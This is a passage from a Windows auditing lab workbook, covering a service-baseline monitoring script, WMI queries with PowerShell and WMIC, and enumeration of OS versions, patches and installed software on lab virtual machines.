You should see a list of all running services on your Windows 10 VM. This file will be used for comparison when the script is run later to check the state of the system. Now, you should test the script to ensure that it will correctly report when NO changes are detected on the system. To do this, simply run the script again with no parameters:


```
.\svcMonitor.ps1
```

```
PS C:\Scripts> .\svcMonitor.ps1
Checking running services against baseline svcBaseline.txt
No differences found. Exiting
```

Next, you will start a previously-stopped service so you can see how the script can detect changes to the baseline. Since starting a service requires administrative privileges, launch a PowerShell Core terminal as administrator using this command:

```
Start-Process pwsh -Verb runAs
```

Click Yes in the User Account Control dialog box.



In the new terminal, run this command to start the background intelligent transfer service (BITS):

```
Start-Service BITS
```

The BITS service is not started by default on the VM, so this should trigger a change alert the next time we run the script. Test this by running the script in your new terminal:

```
.\svcMonitor.ps1
```

```
PS C:\Scripts> .\svcMonitor.ps1
Checking running services against baseline svcBaseline.txt
Differences found. Sending alert to admins
```

If the script reports the change, you have validated that the script functions as expected. Since the auditor should never cause permanent or harmful changes on systems being tested, you should complete your testing by stopping the BITS service to restore the system to a known-good state and closing the elevated terminal:

```
Stop-Service BITS
exit
```

You may now close VSCode. There is no need to save changes to any of your scripts.

August 10, 2021

Exercise 2.2 - Exploring WMI with PowerShell and WMIC

VMs Needed

- ☒ 507Win10
- ☒ 507Firewall
- ☒ 507DC

Objectives

- Examine the use of the Get-CimInstance and Get-CimInstance cmdlets in PowerShell to retrieve system information for audit evidence collection
- Explore the WMIC command-line interface to gather system information for audits
- Demonstrate the use of the WMI Explorer graphical tool for exploring the Windows Management Instrumentation (WMI) namespace

Overview

Throughout the day 4 exercises, you will be exposed to a combination of PowerShell, WMIC, command-line and graphical tools for gathering information about Windows workstations, servers and Active Directory domains. In this exercise, you will gain experience with using the PowerShell and command-line tools for collecting information about systems from the Windows management instrumentation system (WMI). You will conclude with a brief overview of WMI Explorer, a graphical tool for exploring the WMI namespace.

Part 1 -- Booting the Domain Controller and Student Windows VMs

Following the same procedures as you have used during the prior days' labs, locate the "winDC" folder and double-click the "507DC.vmx" file within that folder. **Remember to select**

"I moved it" when prompted during initial VM startup. For today's labs, there is no need to log on to this machine.

Also, ensure the 507Firewall VM is started, and boot and log onto the Windows 10 virtual machine. All testing procedures will be performed from this system.

Part 2 -- Local and Remote Hardware Queries with PowerShell

Background: This section of the exercise will familiarize you with techniques for querying systems -- both local and remote-- for information about installed hardware. A side-effect of this section is that you will learn how to pass credentials to remote systems using PowerShell and see a situation in which `Get-CimInstance`, though deprecated, may be preferable to `Get-WmiObject`.

Instructions: Launch a PowerShell Core console by double-clicking the "Windows Terminal" icon on the desktop or clicking its icon in the Windows taskbar. In that shell, you will run a series of commands to familiarize yourself with using the PowerShell WMI cmdlets to query hardware information.



Begin by running this command to query physical memory installed in the Windows 10 VM system:

```
Get-CimInstance Win32_PhysicalMemory
```

The default output from this command is more verbose than we likely need for a system inventory. Specify the output format and reduce the number of properties returned by using this command:

```
Get-CimInstance Win32_PhysicalMemory | Format-List -Property  
BankLabel,Capacity,DataWidth
```

```
PS C:\Users\auditor\Desktop> Get-CimInstance Win32_PhysicalMemory | Format-List -Property  
BankLabel,Capacity,DataWidth  
  
BankLabel : RAM slot #0  
Capacity  : 4294967296  
DataWidth : 32
```

This results in easier to read output, with only the fields required shown. Now query to get information about the CPU in the system:

```
Get-CimInstance Win32_Processor
```

```
PS C:\Users\auditor\Desktop> Get-CimInstance Win32_Processor
```

DeviceID	Name	Caption
CPU0	Intel(R) Core(TM) i9-10885H CPU @ 2.40GHz	Intel64 Family 6 Model 165 Stepping 2
CPU1	Intel(R) Core(TM) i9-10885H CPU @ 2.40GHz	Intel64 Family 6 Model 165 Stepping 2

Note that your results will likely be different, since VMWare passes through processor information from the host.

To see a list of all properties and methods which exist in objects returned by this command, pipe the command through the Get-member cmdlet:

```
Get-CimInstance Win32_Processor | Get-Member
```

```
PS C:\Users\auditor\Desktop> Get-CimInstance Win32_Processor
```

DeviceID	Name	Caption
CPU0	Intel(R) Core(TM) i9-10885H CPU @ 2.40GHz	Intel64 Family 6 Model 165 Stepping 2
CPU1	Intel(R) Core(TM) i9-10885H CPU @ 2.40GHz	Intel64 Family 6 Model 165 Stepping 2

```
PS C:\Users\auditor\Desktop> Get-CimInstance Win32_Processor | Get-Member
```

```
TypeName: Microsoft.Management.Infrastructure.CimInstance#root/cimv2/Win32_Processor
```

Name	MemberType	Definition
Dispose	Method	void Dispose(), void IDisposable.Di...
Equals	Method	bool Equals(System.Object obj)
GetCimSessionComputerName	Method	string GetCimSessionComputerName()
GetCimSessionInstanceId	Method	guid GetCimSessionInstanceId()
GetHashCode	Method	int GetHashCode()
GetType	Method	type GetType()
ToString	Method	string ToString()
AddressWidth	Property	ushort AddressWidth {get;}
Architecture	Property	ushort Architecture {get;}
AssetTag	Property	string AssetTag {get;}
Availability	Property	ushort Availability {get;}
Caption	Property	string Caption {get;}

Screenshot output truncated

You can use the list of properties to decide which you would like to query as part of your work program. Select the attributes you want by running this command:

```
Get-CimInstance Win32_Processor | Format-List -Property
Caption,NumberOfCores,MaxClockSpeed
```

```
PS C:\Users\auditor\Desktop> Get-CimInstance Win32_Processor | Format-List -Property Caption,NumberOfCores,MaxClockSpeed

Caption      : Intel64 Family 6 Model 165 Stepping 2
NumberOfCores : 1
MaxClockSpeed : 2400

Caption      : Intel64 Family 6 Model 165 Stepping 2
NumberOfCores : 1
MaxClockSpeed : 2400
```

Now, try to make similar queries against the Windows domain controller VM. Begin with this command:

```
Get-CimInstance Win32_PhysicalMemory -ComputerName 507dc
```

Frequently, on real audits, you will be working from a non-domain-joined machine, using non-domain credentials. Fortunately, Get-CimInstance allows you to establish a session with a remote computer before querying it. The next several command will demonstrate the technique of creating and using a CimSession to query a remote system.

You will store the credentials in a variable for ease of access later. Run this command to create a variable containing your (encrypted) credentials, and enter **Password1** as the password when prompted:

```
$cred=Get-Credential -UserName auditor -Message "Please enter your password"
```

You now have a variable called \$cred with stored credentials which can be used to communicate with the server. Run this command to create a CimSession with the server:

```
$s=New-CimSession -ComputerName 507DC -Credential $cred
```

After establishing the session, you can query the system:

```
Get-CimInstance Win32_Processor -CimSession $s
```

This technique will work with all of the CIM/WMI queries you do today with PowerShell Core. For example, run this command to get information about the disk volumes in use on the server:

```
Get-CimInstance Win32_Volume -CimSession $s
```

Then, to get more useful information from the query, format and filter the response:

```
Get-CimInstance Win32_Volume -CimSession $s | Format-List -Property  
Caption, DeviceID, FileSystem, Capacity, FreeSpace
```

(The D: volume on the server is a DVD drive, so it's possible that it will not report a size if the drive is empty.) Remember that the object-oriented nature of PowerShell allows us to use the values returned to perform calculations as well as reporting text. Run this command to calculate the percentage of free space on the C: volume on the server:

```
(Get-CimInstance Win32_Volume -CimSession $s | select -ExpandProperty  
FreeSpace) / (Get-CimInstance Win32_Volume -CimSession $s | select -  
ExpandProperty Capacity)
```

*Could a query like this be used to monitor free space and alert when it falls below a set threshold?
Could this be useful to the administrators?*

Part 3 - Local and Remote Hardware Queries with WMIC

Background: This section of the exercise will familiarize you with techniques for querying systems -- both local and remote-- for information about installed hardware using the WMI command-line tools. You will learn how to connect and pass credentials to remote systems for WMIC queries.

Instructions: In your existing PowerShell console run this command to see the help information for the WMIC tool:

```
wmic /?
```

Using this information, you can build WMIC queries to gather system information similar to that gathered by PowerShell -- remember that WMIC and PowerShell are querying the operating system in the same way, so you would expect the results to be similar. Use WMIC to query for information about the installed CPUs on the VM:

```
wmic cpu list brief
```


You should see results similar to what you obtained with PowerShell earlier. To view information about the installed memory, use this command:

```
wmic memorychip list brief
```

To run queries against the server VM, you must specify a node (remote system to target with the query), and optionally, a username and a password. Query the CPUs on the server with this command:

```
wmic /node:507dc /user:auditor /password>Password1 cpu list brief
```

Query the disk volume information with this command:

```
wmic /node:507dc Volume list brief
```

You will explore other WMIC aliases throughout the day which can be used to query other system information. A good way to quickly map between WMIC aliases and the associated win32_* queries for PowerShell is to run the command:

```
wmic alias list brief
```


This command shows the mappings between the WMIC aliases and the underlying CIM/WMI objects being queried.

Close your PowerShell console when you've finished exploring.


Part 4 --WMI Explorer

Background: This section of the exercise will familiarize you a tool called "WMI Explorer," which can be used to graphically explore the CIM and WMI objects available on a computer.

Instructions: On the Windows 10 VM, open the "C:\Tools" directory in the file explorer. Inside that folder, double-click on the "WMI Explorer.exe" icon.




Once the tool loads, click on the "Connect" button to connect the program with the local WMI system.



After the "Namespaces" panel populates, double-click on the ROOT\CIMV2 namespace.

This will cause the "Classes" tab to populate with hundreds of CIM classes which are available for query. Type the word "Processor" in the "Quick Filter" box inside the Classes tab. The class names which appear under the Quick Filter box can all be used in Get-CimInstance queries on the local machine. If you double-click on a class, all the instances of that class will be displayed in the Instances panel to the right of the Classes panel. If you click an instance in that panel, the properties for that instance will show in the Properties panel at the far right of the screen.



On your own, explore the many CIM classes available. See if you can find the physical memory chips and network adapters installed in the Windows 10 VM. Close WMI Explorer when you have finished.

Appendix - WMIC Help File

[global switches] <command>

The following global switches are available:

/NAMESPACE	Path for the namespace the alias operate against.
/ROLE	Path for the role containing the alias definitions.
/NODE	Servers the alias will operate against.
/IMPLEVEL	Client impersonation level.
/AUTHLEVEL	Client authentication level.
/LOCALE	Language id the client should use.
/PRIVILEGES	Enable or disable all privileges.
/TRACE	Outputs debugging information to stderr.
/RECORD	Logs all input commands and output.
/INTERACTIVE	Sets or resets the interactive mode.
/FAILFAST	Sets or resets the FailFast mode.
/USER	User to be used during the session.
/PASSWORD	Password to be used for session login.
/OUTPUT	Specifies the mode for output redirection.
/APPEND	Specifies the mode for output redirection.
/AGGREGATE	Sets or resets aggregate mode.
/AUTHORITY	Specifies the <authority type> for the connection.
/?:<BRIEF FULL>	Usage information.

For more information on a specific global switch, type: switch-name /?

The following alias/es are available in the current role:p

ALIAS	- Access to the aliases available on the local system
BASEBOARD	- Base board (also known as a motherboard or system board) management.
BIOS	- Basic input/output services (BIOS) management.
BOOTCONFIG	- Boot configuration management.
CDROM	- CD-ROM management.
COMPUTERSYSTEM	- Computer system management.
CPU	- CPU management.
CSPRODUCT	- Computer system product information from SMBIOS.
DATAFILE	- DataFile Management.
DCOMAPP	- DCOM Application management.
DESKTOP	- User's Desktop management.
DESKTOPMONITOR	- Desktop Monitor management.
DEVICEMEMORYADDRESS	- Device memory addresses management.
DISKDRIVE	- Physical disk drive management.

DISKQUOTA	- Disk space usage for NTFS volumes.
DMACHANNEL	- Direct memory access (DMA) channel management.
ENVIRONMENT	- System environment settings management.
FSDIR	- Filesystem directory entry management.
GROUP	- Group account management.
IDECONTROLLER	- IDE Controller management.
IRQ	- Interrupt request line (IRQ) management.
JOB	- Provides access to the jobs scheduled using the
schedule service.	
LOADORDER	- Management of system services that define execution
dependencies.	
LOGICALDISK	- Local storage device management.
LOGON	- LOGON Sessions. PE key to stop
MEMCACHE	- Cache memory management.
MEMORYCHIP	- Memory chip information.
MEMPHYSICAL	- Computer system's physical memory management.
NETCLIENT	- Network Client management.
NETLOGIN	- Network login information (of a particular user)
management.	
NETPROTOCOL	- Protocols (and their network characteristics)
management.	
NETUSE	- Active network connection management.
NIC	- Network Interface Controller (NIC) management.
NICCONFIG	- Network adapter management.
NTDOMAIN	- NT Domain management.
NTEVENT	- Entries in the NT Event Log.
NTEVENTLOG	- NT eventlog file management.
ONBOARDDEVICE	- Management of common adapter devices built into the
motherboard (system board).	
OS	- Installed Operating System/s management.
PAGEFILE	- Virtual memory file swapping management.
PAGEFILESET	- Page file settings management.
PARTITION	- Management of partitioned areas of a physical disk.
PORT	- I/O port management.
PORTCONNECTOR	- Physical connection ports management.
PRINTER	- Printer device management.
PRINTERCONFIG	- Printer device configuration management.
PRINTJOB	- Print job management.
PROCESS	- Process management.
PRODUCT	- Installation package task management.
QFE	- Quick Fix Engineering.
QUOTASETTING	- Setting information for disk quotas on a volume.
RDACCOUNT	- Remote Desktop connection permission management.
RDNIC	- Remote Desktop connection management on a specific
network adapter.	
RDPERMISSIONS	- Permissions to a specific Remote Desktop connection.
RDTOGGLE	- Turning Remote Desktop listener on or off remotely.
RECOVEROS	- Information that will be gathered from memory when
the operating system fails.	
REGISTRY	- Computer system registry management.

SCSICONTROLLER	- SCSI Controller management.
SERVER	- Server information management.
SERVICE	- Service application management.
SHADOWCOPY	- Shadow copy management.
SHADOWSTORAGE	- Shadow copy storage area management.
SHARE	- Shared resource management.
SOFTWAREELEMENT	- Management of the elements of a software product installed on a system.
SOFTWAREFEATURE	- Management of software product subsets of SoftwareElement.
SOUNDDEV	- Sound Device management.
STARTUP	- Management of commands that run automatically when users log onto the computer system.
SYSACCOUNT	- System account management.
SYSDRIVER	- Management of the system driver for a base service.
SYSTEMENCLOSURE	- Physical system enclosure management.
SYSTEMSLOT	- Management of physical connection points including ports, slots and peripherals, and proprietary connections points.
TAPEDRIVE	- Tape drive management.
TEMPERATURE	- Data management of a temperature sensor (electronic thermometer).
TIMEZONE	- Time zone data management.
UPS	- Uninterruptible power supply (UPS) management.
USERACCOUNT	- User account management.
VOLTAGE	- Voltage sensor (electronic voltmeter) data management.
VOLUME	- Local storage volume management.
VOLUMEQUOTASETTING	- Associates the disk quota setting with a specific disk volume.
VOLUMEUSERQUOTA	- Per user storage volume quota management.
WMISSET	- WMI service operational parameters management.

For more information on a specific alias, type: alias /?

CLASS	- Escapes to full WMI schema.
PATH	- Escapes to full WMI object paths.
CONTEXT	- Displays the state of all the global switches.
QUIT/EXIT	- Exits the program.

Exercise 2.3 - Discovering Operating System and Patch Levels

VMs Needed

- ☒ Windows 10
- ☒ WinDC
- ☒ Ubuntu

Objectives

- Learn techniques to profile a Windows host by using PowerShell and other tools to obtain audit evidence concerning:
 - Operating system version
 - Installed patches
 - Installed software
 - Startup programs
 - Running services
 - Open ports
- Demonstrate the use of Nmap to verify the listening ports on a Windows system

Overview

Background: In this exercise, you will examine multiple techniques for obtaining audit evidence covering the configuration of software, services and the operating system on a Windows host. Most of the work during this exercise will be performed from an administrative PowerShell session on the Windows 10 VM.

Instructions: Launch a PowerShell Core console by double-clicking the "Windows Terminal" icon on the desktop or clicking its icon in the Windows taskbar. In that shell, you will run a

series of commands to familiarize yourself with using the PowerShell WMI cmdlets to query hardware information.



Part 1 -- Operating System

Background: In this section, you will use PowerShell and command-line tools to obtain information about the operating system installed on the Windows 10 VM.

Instructions: In your PowerShell session run this command to obtain details about the OS:

```
Get-CimInstance Win32_OperatingSystem
```

```
PS > Get-CimInstance Win32_OperatingSystem
```

SystemDirectory	Organization	BuildNumber	RegisteredUser	SerialNumber	Version
C:\Windows\system32	AUD5x7	19041		00329-10181-97955-AA622	10.0.19041

Look at the output to determine the version of Windows running on this host, and its build number. On your own, you may wish to research the version and build number to see if it is current. [Wikipedia](#) maintains a good version history, including end of life dates.

Next, examine the use of Get-WMIObject to obtain the OS version information from the 507DC host. Run these commands to authenticate to the domain controller and retrieve OS information, using **Password1** as your password:

```
Get-CimInstance Win32_OperatingSystem -ComputerName 507dc
```

```
PS > Get-CimInstance Win32_OperatingSystem -ComputerName 507dc
```

SystemDirectory	Organization	BuildNumber	RegisteredUser	SerialNumber	Version	PSComputerName
C:\Windows\system32		14393	Windows User	00376-30051-72339-AA832	10.0.14393	507dc

Get a list of all the properties available from your query by running this command:

```
Get-CimInstance Win32_OperatingSystem -ComputerName 507dc | Get-Member
```

```
PS > Get-CimInstance Win32_OperatingSystem -ComputerName 507dc | Get-Member
```

TypeName: Microsoft.Management.Infrastructure.CimInstance#root/cimv2/Win32_OperatingSystem

Name	MemberType	Definition
Dispose	Method	void Dispose(), void IDisposable.Dispose()
Equals	Method	bool Equals(System.Object obj)
GetCimSessionComputerName	Method	string GetCimSessionComputerName()
GetCimSessionInstanceId	Method	guid GetCimSessionInstanceId()
GetHashCode	Method	int GetHashCode()
GetType	Method	type GetType()
ToString	Method	string ToString()
PSShowComputerName	NoteProperty	bool PSShowComputerName=True

Screenshot output truncated

Notice that the system boot time is one of the properties available to this query. Add the system boot time to your query by running this command:

```
Get-CimInstance Win32_OperatingSystem -ComputerName 507dc | Select-Object Caption,Version,BuildNumber,LastBootUpTime
```

```
PS > Get-CimInstance Win32_OperatingSystem -ComputerName 507dc | Select-Object Caption,Version,BuildNumber,LastBootUpTime
```

Caption	Version	BuildNumber	LastBootUpTime
Microsoft Windows Server 2016 Standard	10.0.14393	14393	6/6/2021 1:57:51 PM

Similar information can be obtained using the WMIC command. To retrieve all the information available for your Windows 10 VM, run this command:

```
wmic OS
```

```
PS > wmic os
```

BootDevice	BuildNumber	BuildType	Caption	Code
Set CountryCode	CreationClassName	CSCreationClassName	CSDVersion	CSName
CurrentTimeZo	ne DataExecutionPrevention_32BitApplications	DataExecutionPrevention_Available	DataExecutionP	revention_Drivers
DataExecutionPrevention_SupportPolicy	Debug	Description	Distributed	Encry
ptionLevel	ForegroundApplicationBoost	FreePhysicalMemory	FreeSpaceInPagingFiles	FreeVirtualM
emory	InstallDate	LargeSystemCache	LastBootUpTime	LocalDateTime
Locale	Manufacturer	MaxNumberOfProcesses	MaxProcessMemorySize	MUILanguage
s Name	NumberOfLicensedUser			
s NumberOfProcesses	NumberOfUsers	OperatingSystemSKU	Organization	OSArchitecture
OSLanguage	OSProductSuite	OSType	OtherTypeDescription	PAEEnabled
PlusProductID	PlusVersionNumber	P	ortableOperatingSystem	Primary
ProductType	RegisteredUser	SerialNumber	ServicePa	ckMajorVersion
ServicePackMinorVersion	SizeStoredInPagingFiles	Status	SuiteMask	SystemDevic
e	SystemDirectory	SystemDrive	TotalSwapSpaceSize	TotalVirtualMemorySize
Tota	lVisibleMemorySize	Version	WindowsDirectory	
\Device\HarddiskVolume1	19041	Multiprocessor Free	Microsoft Windows 10 Enterprise	1252
1	Win32_OperatingSystem	Win32_ComputerSystem	WIN10	-300
TRUE		TRUE	TRUE	
2		FALSE	FALSE	256

While this returns a lot of information, it's not very readable. Reduce the number of columns returned by using this command:

```
wmic os get Caption,Version,BuildNumber,LastBootupTime
```

```
PS > wmic os get Caption,Version,BuildNumber,LastBootupTime
BuildNumber Caption LastBootUpTime Version
19041 Microsoft Windows 10 Enterprise 20210605213716.500000-300 10.0.19041
```

WMIC has a "list brief" option that will often be sufficient for gathering basic host information:

```
wmic os list brief
```

```
PS > wmic os list brief
BuildNumber Organization RegisteredUser SerialNumber SystemDirectory Version
19041 AUD5x7 00329-10181-97955-AA622 C:\Windows\system32 10.0.19041
```

Windows also has a command line tool called "systeminfo" which can return a good summary of the configuration of the operating system. Run systeminfo with its help option to see the command-line flags available for your use. Note the flags for running against a remote system, which you will use in just a moment:

```
systeminfo /?
```

```
PS > systeminfo /?
```

```
SYSTEMINFO [/S system [/U username [/P [password]]]] [/FO format] [/NH]
```

Description:

This tool displays operating system configuration information for a local or remote machine, including service pack levels.

Parameter List:

/S	system	Specifies the remote system to connect to.
/U	[domain\]user	Specifies the user context under which the command should execute.
/P	[password]	Specifies the password for the given user context. Prompts for input if omitted.
/FO	format	Specifies the format in which the output is to be displayed. Valid values: "TABLE", "LIST", "CSV".
/NH		Specifies that the "Column Header" should not be displayed in the output. Valid only for "TABLE" and "CSV" formats.
/?		Displays this help message.

Examples:

```
SYSTEMINFO
SYSTEMINFO /?
SYSTEMINFO /S system
SYSTEMINFO /S system /U user
SYSTEMINFO /S system /U domain\user /P password /FO TABLE
SYSTEMINFO /S system /FO LIST
SYSTEMINFO /S system /FO CSV /NH
```

Run systeminfo with no options to gather information about the local system.

```
systeminfo
```

```

PS > systeminfo

Host Name:                WIN10
OS Name:                  Microsoft Windows 10 Enterprise
OS Version:               10.0.19041 N/A Build 19041
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:
Registered Organization:   AUD5x7
Product ID:                00329-10181-97955-AA622
Original Install Date:     12/28/2020, 2:05:08 PM
System Boot Time:          6/5/2021, 9:37:16 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 165 Stepping 2 GenuineIntel ~2400 Mhz
                           [02]: Intel64 Family 6 Model 165 Stepping 2 GenuineIntel ~2400 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 7/22/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:              en-us;English (United States)
Input Locale:               en-us;English (United States)
Time Zone:                 (UTC-06:00) Central Time (US & Canada)
Total Physical Memory:      4,095 MB
Available Physical Memory:  1,967 MB
Virtual Memory: Max Size:   5,533 MB
Virtual Memory: Available:  2,158 MB
Virtual Memory: In Use:     3,375 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:               \\WIN10
Hotfix(s):                  6 Hotfix(s) Installed.
                           [01]: KB4601554
                           [02]: KB4537759
                           [03]: KB4557968
                           [04]: KB4580325
                           [05]: KB5003173
                           [06]: KB5003242

```

Screenshot output truncated

Then, run systeminfo against the domain controller to retrieve its OS information:

```
systeminfo /s 507dc /u auditor /p Password1
```

```

PS > systeminfo /s 507dc

Host Name:                DAY4-DC
OS Name:                  Microsoft Windows Server 2016 Standard
OS Version:               10.0.14393 N/A Build 14393
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:         Windows User
Registered Organization:
Product ID:                00376-30051-72339-AA832
Original Install Date:     11/17/2018, 10:00:50 AM
System Boot Time:          6/6/2021, 1:57:51 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 165 Stepping 2 GenuineIntel ~2400 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.16722896.B64.2008100651, 8/10/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:                \Device\HarddiskVolume1
System Locale:              en-us;English (United States)
Input Locale:               en-us;English (United States)
Time Zone:                  (UTC-06:00) Central Time (US & Canada)
Total Physical Memory:      2,047 MB
Available Physical Memory:  1,231 MB
Virtual Memory: Max Size:   2,431 MB
Virtual Memory: Available:  1,698 MB
Virtual Memory: In Use:      733 MB
Page File Location(s):      C:\pagefile.sys
Domain:                     AUD507.local
Logon Server:               N/A
Hotfix(s):                  2 Hotfix(s) Installed.
                           [01]: KB4049065
                           [02]: KB4048953

```

Screenshot output truncated

Part 2 -- Installed Software

Background: In this section, you will use PowerShell and command-line tools to obtain information about the software installed on the Windows 10 VM.

Instructions: In your PowerShell Core session, run this command to get a list of installed software:

```
Get-CimInstance Win32_Product
```

```
PS > Get-CimInstance Win32_Product
```

Name	Caption	Vendor	Version	IdentifyingNumber
Citrix XenCenter	Citrix XenCenter	Citrix Systems, Inc.	8.1.2	{843D7EB1-ACF4-464D...
AWS Command Lin...	AWS Command Line Int...	Amazon Web Services	2.2.8.0	{23056360-FA3A-447E...
PowerShell 7-x64	PowerShell 7-x64	Microsoft Corporati...	7.1.3.0	{A6307460-5CB8-47E2...
Microsoft Visua...	Microsoft Visual C++...	Microsoft Corporati...	14.29.30037	{01FAEC41-B3BC-44F4...
XmlNotepad	XmlNotepad	Lovett Software	2.8.0.7	{F7831A51-60F9-43E2...
VMware Tools	VMware Tools	VMware, Inc.	11.1.5.16724464	{0F693AA3-4387-4ACB...
RVTools	RVTools	Robware	4.1.3	{5E3AEEB4-5082-4AA3...
Java 8 Update 2...	Java 8 Update 291	Oracle Corporation	8.0.2910.10	{26A24AE4-039D-4CA4...
Java 8 Update 2...	Java 8 Update 291 (6...	Oracle Corporation	8.0.2910.10	{26A24AE4-039D-4CA4...
Microsoft Visua...	Microsoft Visual C++...	Microsoft Corporati...	9.0.30729.6161	{5FCE6D76-F5DC-37AB...
Microsoft Visua...	Microsoft Visual C++...	Microsoft Corporati...	9.0.30729.6161	{9BE518E6-ECC6-35A9...
Microsoft Visua...	Microsoft Visual C++...	Microsoft Corporati...	14.29.30037	{529D20E8-132A-4F1A...
Microsoft Visua...	Microsoft Visual C++...	Microsoft Corporati...	14.29.30037	{7D75664A-6C04-424C...
Microsoft Visua...	Microsoft Visual C++...	Microsoft Corporati...	14.29.30037	{C874FB5A-1C85-460A...
PuTTY release 0...	PuTTY release 0.75 (...)	Simon Tatham	0.75.0.0	{06DB09EC-52D5-47FA...
Microsoft Updat...	Microsoft Update Hea...	Microsoft Corporati...	2.77.0.0	{A0E1B43D-5F4A-46AF...
MySQL Connector...	MySQL Connector Net ...	Oracle	8.0.25	{C23CF47E-026C-44E3...
OpenOffice 4.1...	OpenOffice 4.1.10	Apache Software Fou...	4.1.10.9807	{D909483F-780E-4232...
Java Auto Updat...	Java Auto Updater	Oracle Corporation	2.8.291.10	{4A03706F-666A-4037...

Compare these results to the result obtained by WMIC:

```
wmic product list brief
```

To list the programs which run at startup on your Windows VM, use this command:

```
Get-CimInstance Win32_StartupCommand
```

```
PS > Get-CimInstance Win32_StartupCommand
```

Command	User	Caption
"C:\Users\auditor\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background	WIN10\auditor	OneDrive
